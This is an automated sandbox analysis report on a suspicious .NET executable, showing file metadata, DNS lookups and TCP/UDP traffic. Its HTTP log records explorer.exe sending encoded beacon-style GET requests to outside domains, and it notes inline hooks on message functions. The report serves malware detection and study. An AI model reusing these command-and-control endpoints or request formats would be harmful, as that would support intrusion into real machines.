.reloc	0xc2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xc0090	0x378	data		
RT_MANIFEST	0xc0418	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain


Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2009 GateWay Apply
Assembly Version	5.0.3.0
InternalName	tymo.exe
FileVersion	5.0.0.0
CompanyName	GateWay Apply
LegalTrademarks	
Comments	

Description	Data
ProductName	Qusar BDJob Management
ProductVersion	5.0.0.0
FileDescription	Qusar BDJob Management
OriginalFilename	tymo.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:02:06.270860910 CET	49743	80	192.168.2.3	107.22.223.163
Nov 20, 2020 12:02:06.373423100 CET	80	49743	107.22.223.163	192.168.2.3
Nov 20, 2020 12:02:06.373555899 CET	49743	80	192.168.2.3	107.22.223.163
Nov 20, 2020 12:02:06.373770952 CET	49743	80	192.168.2.3	107.22.223.163
Nov 20, 2020 12:02:06.476159096 CET	80	49743	107.22.223.163	192.168.2.3
Nov 20, 2020 12:02:06.476324081 CET	80	49743	107.22.223.163	192.168.2.3
Nov 20, 2020 12:02:06.476356983 CET	80	49743	107.22.223.163	192.168.2.3
Nov 20, 2020 12:02:06.476578951 CET	49743	80	192.168.2.3	107.22.223.163
Nov 20, 2020 12:02:06.476632118 CET	49743	80	192.168.2.3	107.22.223.163
Nov 20, 2020 12:02:06.579108000 CET	80	49743	107.22.223.163	192.168.2.3
Nov 20, 2020 12:02:28.702881098 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:28.834309101 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.834438086 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:28.834657907 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:28.964940071 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968111038 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968164921 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968202114 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968238115 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968275070 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968319893 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968346119 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:28.968362093 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968399048 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968436003 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968456030 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:28.968473911 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:28.968525887 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:28.968592882 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.098779917 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.098851919 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.098896027 CET	80	49746	198.49.23.141	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:02:29.098932028 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.098968983 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099005938 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099041939 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099070072 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.099078894 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099107027 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.099112988 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.099117041 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099164963 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099169970 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.099206924 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099236012 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.099241972 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099281073 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099318981 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099325895 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.099354982 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099391937 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099399090 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.099430084 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099467993 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.099478006 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099519968 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099556923 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.099556923 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.099627018 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.229806900 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.229861975 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.229897976 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.229937077 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.229973078 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230020046 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230061054 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230098009 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230097055 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.230137110 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230174065 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230210066 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230247021 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230273008 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.230283976 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230331898 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230359077 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.230374098 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230411053 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230433941 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.230448961 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230485916 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230500937 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.230520964 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230559111 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230573893 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.230595112 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230640888 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230640888 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.230683088 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230714083 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.230717897 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230757952 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230794907 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230829954 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230865955 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230868101 CET	49746	80	192.168.2.3	198.49.23.141

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:02:29.230902910 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230948925 CET	80	49746	198.49.23.141	192.168.2.3
Nov 20, 2020 12:02:29.230963945 CET	49746	80	192.168.2.3	198.49.23.141
Nov 20, 2020 12:02:29.230992079 CET	80	49746	198.49.23.141	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:00:44.891804934 CET	60831	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:00:44.918885946 CET	53	60831	8.8.8.8	192.168.2.3
Nov 20, 2020 12:00:45.685280085 CET	60100	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:00:45.712569952 CET	53	60100	8.8.8.8	192.168.2.3
Nov 20, 2020 12:00:46.870942116 CET	53195	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:00:46.898293972 CET	53	53195	8.8.8.8	192.168.2.3
Nov 20, 2020 12:00:47.661768913 CET	50141	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:00:47.689126968 CET	53	50141	8.8.8.8	192.168.2.3
Nov 20, 2020 12:00:48.511008978 CET	53023	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:00:48.538109064 CET	53	53023	8.8.8.8	192.168.2.3
Nov 20, 2020 12:00:49.400785923 CET	49563	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:00:49.427953005 CET	53	49563	8.8.8.8	192.168.2.3
Nov 20, 2020 12:00:53.098639011 CET	51352	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:00:53.125927925 CET	53	51352	8.8.8.8	192.168.2.3
Nov 20, 2020 12:00:53.788117886 CET	59349	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:00:53.815336943 CET	53	59349	8.8.8.8	192.168.2.3
Nov 20, 2020 12:00:54.571669102 CET	57084	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:00:54.598737955 CET	53	57084	8.8.8.8	192.168.2.3
Nov 20, 2020 12:00:55.371642113 CET	58823	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:00:55.398713112 CET	53	58823	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:09.166129112 CET	57568	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:09.193272114 CET	53	57568	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:14.728342056 CET	50540	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:14.766194105 CET	53	50540	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:31.285578966 CET	54366	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:31.321490049 CET	53	54366	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:31.832436085 CET	53034	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:31.859709978 CET	53	53034	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:32.317570925 CET	57762	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:32.353605032 CET	53	57762	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:32.685142994 CET	55435	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:32.738959074 CET	53	55435	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:33.052983046 CET	50713	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:33.088882923 CET	53	50713	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:33.105149984 CET	56132	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:33.140716076 CET	53	56132	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:33.557401896 CET	58987	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:33.584444046 CET	53	58987	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:34.034226894 CET	56579	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:34.069911003 CET	53	56579	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:34.771054983 CET	60633	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:34.817404032 CET	53	60633	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:35.659082890 CET	61292	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:35.694948912 CET	53	61292	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:36.109157085 CET	63619	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:36.145090103 CET	53	63619	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:45.591332912 CET	64938	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:45.641511917 CET	53	64938	8.8.8.8	192.168.2.3
Nov 20, 2020 12:01:47.331137896 CET	61946	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:01:47.371232986 CET	53	61946	8.8.8.8	192.168.2.3
Nov 20, 2020 12:02:06.192368031 CET	64910	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:02:06.266632080 CET	53	64910	8.8.8.8	192.168.2.3
Nov 20, 2020 12:02:19.072527885 CET	52123	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:02:19.099642038 CET	53	52123	8.8.8.8	192.168.2.3
Nov 20, 2020 12:02:20.986049891 CET	56130	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:02:21.013591051 CET	53	56130	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:02:28.661729097 CET	56338	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:02:28.701240063 CET	53	56338	8.8.8.8	192.168.2.3
Nov 20, 2020 12:02:49.403424025 CET	59420	53	192.168.2.3	8.8.8.8
Nov 20, 2020 12:02:49.464521885 CET	53	59420	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 12:01:45.591332912 CET	192.168.2.3	8.8.8.8	0x5223	Standard query (0)	www.friendlyksa.com	A (IP address)	IN (0x0001)
Nov 20, 2020 12:02:06.192368031 CET	192.168.2.3	8.8.8.8	0x2be2	Standard query (0)	www.ablehead.net	A (IP address)	IN (0x0001)
Nov 20, 2020 12:02:28.661729097 CET	192.168.2.3	8.8.8.8	0x24a	Standard query (0)	www.katrinarask.com	A (IP address)	IN (0x0001)
Nov 20, 2020 12:02:49.403424025 CET	192.168.2.3	8.8.8.8	0x10dd	Standard query (0)	www.wellnysdirect.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 12:01:45.641511917 CET	8.8.8.8	192.168.2.3	0x5223	Name error (3)	www.friendlyksa.com	none	none	A (IP address)	IN (0x0001)
Nov 20, 2020 12:02:06.266632080 CET	8.8.8.8	192.168.2.3	0x2be2	No error (0)	www.ablehead.net		107.22.223.163	A (IP address)	IN (0x0001)
Nov 20, 2020 12:02:28.701240063 CET	8.8.8.8	192.168.2.3	0x24a	No error (0)	www.katrinarask.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:02:28.701240063 CET	8.8.8.8	192.168.2.3	0x24a	No error (0)	ext-sq.squarespace.com		198.49.23.141	A (IP address)	IN (0x0001)
Nov 20, 2020 12:02:28.701240063 CET	8.8.8.8	192.168.2.3	0x24a	No error (0)	ext-sq.squarespace.com		198.185.159.141	A (IP address)	IN (0x0001)
Nov 20, 2020 12:02:28.701240063 CET	8.8.8.8	192.168.2.3	0x24a	No error (0)	ext-sq.squarespace.com		198.49.23.141	A (IP address)	IN (0x0001)
Nov 20, 2020 12:02:28.701240063 CET	8.8.8.8	192.168.2.3	0x24a	No error (0)	ext-sq.squarespace.com		198.185.159.141	A (IP address)	IN (0x0001)
Nov 20, 2020 12:02:49.464521885 CET	8.8.8.8	192.168.2.3	0x10dd	No error (0)	www.wellnysdirect.com	welllnysdirect.wpengine.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:02:49.464521885 CET	8.8.8.8	192.168.2.3	0x10dd	No error (0)	welllnysdirect.wpengine.com		35.230.2.159	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.ablehead.net
- www.katrinarask.com
- www.wellnysdirect.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49743	107.22.223.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:02:06.373770952 CET	5114	OUT	GET /sbmh/?FPWlMXx=PcjUtjh0MRWP8BRvWG8NuUt69AEkHHHW5P4XnB/f7cjpZcBvzWU1+UolGZvfCuI1Hwqj&AlO=O2JtmTIX2 HTTP/1.1 Host: www.ablehead.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:02:06.476324081 CET	5115	IN	HTTP/1.1 404 Not Found Date: Fri, 20 Nov 2020 11:02:06 GMT Server: Apache Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 73 62 6d 68 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /sbmh/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49746	198.49.23.141	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:02:28.834657907 CET	5134	OUT	GET /sbmh/?FPWlMXx=W647QVGGXcyuIQJd2YRsV4l3KrBdlR6nE0kWwxhnTOMt1o1EWv0jVtfUgI2cf5E+EjKE&AlO=O2JtmTIX2 HTTP/1.1 Host: www.katrinarask.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 12:02:28.968111038 CET	5136	IN	HTTP/1.1 400 Bad Request content-length: 77564 expires: Thu, 01 Jan 1970 00:00:00 UTC pragma: no-cache cache-control: no-cache, must-revalidate content-type: text/html; charset=UTF-8 connection: close date: Fri, 20 Nov 2020 11:02:28 UTC x-contextid: tMDq14yl/S50ZzEmY server: Squarespace Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49747	35.230.2.159	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:02:49.629297972 CET	5216	OUT	GET /sbmh/?FPWlMXx=+2tIfJwwghXNm+fysv8+EMC6xMyDXIpTEsDIQwPK5FpH6PGBMSGX6HHqgPLM/DeZI3NR&AlO=O2JtmTIX2 HTTP/1.1 Host: www.wellnysdirect.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 12:02:49.792768002 CET	5217	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 20 Nov 2020 11:02:49 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.wellnysdirect.com/sbmh/?FPWlMXx=+2tIfJwwghXNm+fysv8+EMC6xMyDXIpTEsDIQwPK5FpH6PGBMSGX6HHqgPLM/DeZI3NR&AlO=O2JtmTIX2 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE6
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE6
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE6
GetMessageA	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE6

Statistics

Behavior



Click to jump to process

System Behavior

